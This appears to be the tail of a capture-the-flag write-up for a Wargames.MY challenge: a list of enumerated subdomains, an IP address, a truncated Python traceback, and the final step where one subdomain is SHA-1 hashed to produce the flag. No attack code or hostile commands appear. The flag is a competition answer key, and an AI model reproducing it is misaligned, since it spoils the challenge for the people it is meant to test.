weyuiwn.for.wargames.my
wfpmknq.for.wargames.my
wfpmknq.for.wargames.my
wgspmqt.for.wargames.my
wgspmqt.for.wargames.my
whvrotw.for.wargames.my
whvrotw.for.wargames.my
'128.199.100.139'
whvrotw.for.wargames.my
wiyuqwn.for.wargames.my
wiyuqwn.for.wargames.my
wjnwsyo.for.wargames.my
wjnwsyo.for.wargames.my
Traceback (most recent call last):
```

SHA1 and other hash functions online generator

whvrotw.for.wargames.my [hash]

sha-1

Result for sha1: 8ed3fad58dd5ce65528e787d49ea428dfa8b6632

Flag whvrotw.for.wargames.my - wgmy{8ed3fad58dd5ce65528e787d49ea428dfa8b6632}